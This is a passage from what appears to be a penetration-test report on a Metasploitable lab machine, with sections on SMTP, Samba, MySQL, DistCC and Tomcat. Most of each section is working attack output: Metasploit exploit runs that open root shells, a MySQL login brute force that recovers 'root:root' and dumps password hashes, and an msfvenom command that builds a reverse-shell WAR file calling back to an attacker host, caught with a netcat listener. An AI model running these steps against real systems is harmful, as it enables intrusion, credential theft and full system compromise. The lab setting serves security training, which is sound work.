   THREADS    1                                                      yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                   yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.1.25
RHOSTS => 192.168.1.25
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.1.25:25       - 192.168.1.25:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.1.25:25       - 192.168.1.25:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.1.25:25       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

8. Samba

summary:

The Samba vulnerability refers to a security weakness in the Samba server, which could allow unauthorized access to sensitive files and compromise user data. In more severe instances, exploitation of this vulnerability may result in a complete compromise of the Samba server, providing attackers with control over its functions and potentially extending the attack to other network-connected systems.

steps to reproduce:

The version of Samba running on the box is vulnerable to Samba “username map script” Command Execution so we used the Metasploit module to exploit it.

impact:

1. Unauthorized Access: The exploitation of this vulnerability may permit unauthorized users to access the Samba server, posing a risk of compromising sensitive files, user data, and other server resources.

2. System Compromise: Exploiting this vulnerability could lead to a complete compromise of the Samba server, granting the attacker control over its functionality and potentially facilitating the extension of the attack to other network-connected systems.

proof of concept:

```
msf6 > search samba 3.0

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Execution
   1  exploit/linux/samba/chain_reply       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   2  exploit/linux/samba/lsa_transnames_heap  2007-05-14    good       Yes    Samba lsa_io_trans_names Heap Overflow
   3  exploit/osx/samba/lsa_transnames_heap  2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   4  exploit/solaris/samba/lsa_transnames_heap  2007-05-14   average    No     Samba lsa_io_trans_names Heap Overflow


Interact with a module by name or index. For example info 4, use 4 or use exploit/solaris/samba/lsa_transnames_heap

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                  Disclosure Date  Rank    Check  Description
   -   ----                                  ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                               normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk                              normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_busybox_telnetd                  normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   3   payload/cmd/unix/bind_inetd                            normal  No     Unix Command Shell, Bind TCP (inetd)
   4   payload/cmd/unix/bind_jjs                              normal  No     Unix Command Shell, Bind TCP (via jjs)
   5   payload/cmd/unix/bind_lua                              normal  No     Unix Command Shell, Bind TCP (via Lua)
   6   payload/cmd/unix/bind_netcat                           normal  No     Unix Command Shell, Bind TCP (via netcat)
   7   payload/cmd/unix/bind_netcat_gaping                    normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   8   payload/cmd/unix/bind_netcat_gaping_ipv6               normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   9   payload/cmd/unix/bind_perl                             normal  No     Unix Command Shell, Bind TCP (via Perl)
   10  payload/cmd/unix/bind_perl_ipv6                        normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   11  payload/cmd/unix/bind_r                                normal  No     Unix Command Shell, Bind TCP (via R)
   12  payload/cmd/unix/bind_ruby                             normal  No     Unix Command Shell, Bind TCP (via Ruby)
   13  payload/cmd/unix/bind_ruby_ipv6                        normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   14  payload/cmd/unix/bind_socat_sctp                       normal  No     Unix Command Shell, Bind SCTP (via socat)
   15  payload/cmd/unix/bind_socat_udp                        normal  No     Unix Command Shell, Bind UDP (via socat)
   16  payload/cmd/unix/bind_zsh                              normal  No     Unix Command Shell, Bind TCP (via Zsh)
   17  payload/cmd/unix/generic                               normal  No     Unix Command, Generic Command Execution
   18  payload/cmd/unix/pingback_bind                         normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   19  payload/cmd/unix/pingback_reverse                      normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   20  payload/cmd/unix/reverse                               normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   21  payload/cmd/unix/reverse_awk                           normal  No     Unix Command Shell, Reverse TCP (via AWK)
   22  payload/cmd/unix/reverse_bash_telnet_ssl               normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   23  payload/cmd/unix/reverse_jjs                           normal  No     Unix Command Shell, Reverse TCP (via jjs)
   24  payload/cmd/unix/reverse_ksh                           normal  No     Unix Command Shell, Reverse TCP (via Ksh)
```

```
msf6 exploit(multi/samba/usermap_script) > use 9
[-] Invalid module index: 9
msf6 exploit(multi/samba/usermap_script) > set payload 9
payload => cmd/unix/bind_perl
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[
                                       ,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/bind_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST                   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.1.25
rhosts => 192.168.1.25
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started bind TCP handler against 192.168.1.25:4444
[*] Command shell session 1 opened (192.168.1.26:40725 -> 192.168.1.25:4444) at 2023-12-26 17:08:59 -0500
```

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
```

9. MySQL

summary:

In our assessment, we identified a vulnerability in MySQL, a extensively employed database management system. Employing a Metasploit module, we conducted a dictionary attack on its authentication mechanism, systematically testing various combinations of usernames and passwords. This revealed a potential weakness in the password security policies of the MySQL server.

steps to reproduce:

We used Metasploit's mysql login module and then bruteforced using wordlists.

impact:

1. Database Integrity Compromise: Through a dictionary attack, an attacker may compromise the integrity of the MySQL database, making unauthorized changes that result in potential data corruption or loss.

2. Data Exposure: Unauthorized access to the MySQL server poses a risk of exposing sensitive data stored in the database, including confidential information, user credentials, and other data within the compromised database.

proof of concept:

```
msf6 > search mysql

Matching Modules
================

   #   Name                                                              Disclosure Date  Rank       Check  Description
   -   ----                                                              ---------------  ----       -----  -----------
   0   exploit/windows/http/advantech_iview_networkservlet_cmd_inject    2022-06-28       excellent  Yes    Advantech iView NetworkServlet Command Injection
   1   auxiliary/server/capture/mysql                                                     normal     No     Authentication Capture: MySQL
   2   exploit/windows/http/cayin_xpost_sql_rce                          2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   3   auxiliary/gather/joomla_weblinks_sqli                             2014-03-02       normal     Yes    Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
   4   exploit/unix/webapp/kimai_sqli                                    2013-05-21       average    Yes    Kimai v0.9.2 'db_restore.php' SQL Injection
   5   exploit/linux/http/librenms_collectd_cmd_inject                   2019-07-15       excellent  Yes    LibreNMS Collectd Command Injection
   6   post/linux/gather/enum_configs                                                     normal     No     Linux Gather Configurations
   7   post/linux/gather/enum_users_history                                               normal     No     Linux Gather User History
   8   auxiliary/scanner/mysql/mysql_writable_dirs                                        normal     No     MYSQL Directory Write Test
   9   auxiliary/scanner/mysql/mysql_file_enum                                            normal     No     MYSQL File/Directory Enumerator
   10  auxiliary/scanner/mysql/mysql_hashdump                                             normal     No     MYSQL Password Hashdump
   11  auxiliary/scanner/mysql/mysql_schemadump                                           normal     No     MYSQL Schema Dump
   12  exploit/multi/http/manage_engine_dc_pmp_sqli                      2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   13  auxiliary/admin/http/manageengine_pmp_privesc                     2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   14  post/multi/manage/dbvis_add_db_admin                                               normal     No     Multi Manage DbVisualizer Add Db Admin
   15  auxiliary/scanner/mysql/mysql_authbypass_hashdump                 2012-06-09       normal     No     MySQL Authentication Bypass Password Dump
   16  auxiliary/admin/mysql/mysql_enum                                                   normal     No     MySQL Enumeration Module
   17  auxiliary/scanner/mysql/mysql_login                                                normal     No     MySQL Login Utility
   18  auxiliary/admin/mysql/mysql_sql                                                    normal     No     MySQL SQL Generic Query
   19  auxiliary/scanner/mysql/mysql_version                                              normal     No     MySQL Server Version Enumeration
   20  exploit/linux/mysql/mysql_yassl_getname                           2010-01-25       good       No     MySQL yaSSL CertDecoder::GetName Buffer Overflow
   21  exploit/linux/mysql/mysql_yassl_hello                             2008-01-04       good       No     MySQL yaSSL SSL Hello Message Buffer Overflow
   22  exploit/windows/mysql/mysql_yassl_hello                           2008-01-04       average    No     MySQL yaSSL SSL Hello Message Buffer Overflow
   23  exploit/multi/mysql/mysql_udf_payload                             2009-01-16       excellent  No     Oracle MySQL UDF Payload Execution
   24  exploit/windows/mysql/mysql_start_up                              2012-12-01       excellent  Yes    Oracle MySQL for Microsoft Windows FILE Privilege Abuse
   25  exploit/windows/mysql/mysql_mof                                   2012-12-01       excellent  Yes    Oracle MySQL for Microsoft Windows MOF Execution
   26  exploit/linux/http/pandora_fms_events_exec                        2020-06-04       excellent  Yes    Pandora FMS Events Remote Command Execution
   27  auxiliary/analyze/crack_databases                                                  normal     No     Password Cracker: Databases
   28  exploit/windows/mysql/scrutinizer_upload_exec                     2012-07-27       excellent  Yes    Plixer Scrutinizer NetFlow and sFlow Analyzer 9 Default MySQL Credential
   29  auxiliary/admin/http/rails_devise_pass_reset                      2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
   30  auxiliary/admin/tikiwiki/tikidblib                                2006-11-01       normal     No     TikiWiki Information Disclosure
   31  exploit/multi/http/wp_db_backup_rce                               2019-04-24       excellent  Yes    WP Database Backup RCE
   32  exploit/unix/webapp/wp_google_document_embedder_exec              2013-01-03       normal     Yes    WordPress Plugin Google Document Embedder Arbitrary File Disclosure
   33  exploit/multi/http/zpanel_information_disclosure_rce              2014-01-30       excellent  No     Zpanel Remote Unauthenticated RCE


Interact with a module by name or index. For example info 33, use 33 or use exploit/multi/http/zpanel_information_disclosure_rce

msf6 > use 17
```

```
msf6 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_login) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.1.4
RHOSTS => 192.168.1.4
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.1.4:3306      - 192.168.1.4:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.1.4:3306      - No active DB -- Credential data will not be saved!
[+] 192.168.1.4:3306      - 192.168.1.4:3306 - Success: 'root:root'
[*] 192.168.1.4:3306      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
MySQL [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [mysql]> show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| func                      |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| proc                      |
| procs_priv                |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
17 rows in set (0.002 sec)

MySQL [mysql]> select * from columns_priv;
Empty set (0.002 sec)

MySQL [mysql]> select * from host;
Empty set (0.002 sec)
```

```
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 51
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
4 rows in set (0.002 sec)

MySQL [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
MySQL [mysql]> select * from columns_priv;
Empty set (0.002 sec)

MySQL [mysql]> select * from host;
Empty set (0.002 sec)

MySQL [mysql]> select * from user;
+---------------+------------------+-------------------------------------------+-------------+-------------+-------------+-------------+-------------+------
-----+-------------+---------------+--------------+-----------+------------+-----------------+------------+------------+--------------+------------+---------
---------------+----------------+--------------+----------------+-----------------+------------------+----------------+---------------------+-------------
-------+------------------+----------+------------+-------------+--------------+---------------+-------------+-----------------+----------------------+
| Host          | User             | Password                                  | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Drop_
priv | Reload_priv | Shutdown_priv | Process_priv | File_priv | Grant_priv | References_priv | Index_priv | Alter_priv | Show_db_priv | Super_priv | Create_t
mp_table_priv | Lock_tables_priv | Execute_priv | Repl_slave_priv | Repl_client_priv | Create_view_priv | Show_view_priv | Create_routine_priv | Alter_routin
e_priv | Create_user_priv | ssl_type | ssl_cipher | x509_issuer | x509_subject | max_questions | max_updates | max_connections | max_user_connections |
+---------------+------------------+-------------------------------------------+-------------+-------------+-------------+-------------+-------------+------
-----+-------------+---------------+--------------+-----------+------------+-----------------+------------+------------+--------------+------------+---------
---------------+----------------+--------------+----------------+-----------------+------------------+----------------+---------------------+-------------
-------+------------------+----------+------------+-------------+--------------+---------------+-------------+-----------------+----------------------+
| localhost     | root             | *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B | Y           | Y           | Y           | Y           | Y           | Y
     | Y           | Y             | Y            | Y         | Y          | Y               | Y          | Y          | Y            | Y          | Y
               | Y                | Y            | Y               | Y                | Y                | Y              | Y                   | Y
       | Y                |          |            |             |              |             0 |           0 |               0 |                    0 |
| ubuntu804-base | root            | *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B | Y           | Y           | Y           | Y           | Y           | Y
```

10. DistCC

summary:

The distcc vulnerability pertains to security weaknesses in the Distributed Compiler (distcc), potentially enabling unauthorized access and control over the system where distcc is running. Exploitation of this vulnerability may lead to unauthorized code execution, posing risks to the security and integrity of the affected system.

steps to reproduce:

The distcc program has a daemon running as a network service which is vulnerable to DistCC Daemon Command Execution, and we used the Metasploit module to exploit it.

impact:

The impact of a distcc vulnerability includes the potential for unauthorized access and control over the system where the Distributed Compiler (distcc) is running. Exploitation of this vulnerability may lead to unauthorized code execution, posing risks to the security and integrity of the affected system.

proof of concept:

```
msf6 > search distcc

Matching Modules
================

   #  Name                            Disclosure Date  Rank       Check  Description
   -  ----                            ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec   2002-02-01       excellent  Yes    DistCC Daemon Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[
                                       ,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.26     yes       The listen address (an interface may be s
                                     pecified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.1.25
RHOSTS => 192.168.1.25
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                                   normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                                 normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6                            normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                                 normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6                            normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                                   normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                                   normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash                              normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   8   payload/cmd/unix/reverse_bash_telnet_ssl                   normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   9   payload/cmd/unix/reverse_openssl                           normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   10  payload/cmd/unix/reverse_perl                              normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_ruby                              normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   13  payload/cmd/unix/reverse_ruby_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   14  payload/cmd/unix/reverse_ssl_double_telnet                 normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload 1
payload => cmd/unix/bind_perl
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.1.25:4444
[*] Command shell session 1 opened (192.168.1.26:35255 -> 192.168.1.25:4444) at 2023-12-26 21:37:43 -0500

ls
4823.jsvc_up
```

11. Tomcat

summary:

Apache Tomcat, an open-source web server and servlet container, is extensively employed for deploying Java-based web applications. It includes a web-based application named the "Manager," enabling administrators to deploy, undeploy, and manage web applications.
The Tomcat service employs default credentials (tomcat/tomcat), enabling the deployment of arbitrary JSP applications and facilitating the acquisition of a shell on the system.

steps to reproduce:


The home page is the default page, which may suggest that the server is still being configured:
We must therefore test the default credentials (tomcat/tomcat) to gain access to the Tomcat administration interface.

impact:

1. Unauthorized Code Deployment:
Successful exploitation grants attackers the ability to deploy and execute arbitrary code on the Tomcat server.

2. System Compromise:
There is a risk of compromising the entire Tomcat server, potentially resulting in unauthorized access, data manipulation, or disruption of services.

proof of concept:



```
┌──(khaled㉿kali)-[~]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.108 LPORT=1234 -f war > reverse-shell.war
Payload size: 1093 bytes
Final size of war file: 1093 bytes
```

Select WAR file to upload Browse... reverse-shell.war

Deploy

/shell

```
┌──(khaled㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.26] from (UNKNOWN) [192.168.1.25] 54866
```

Thank you.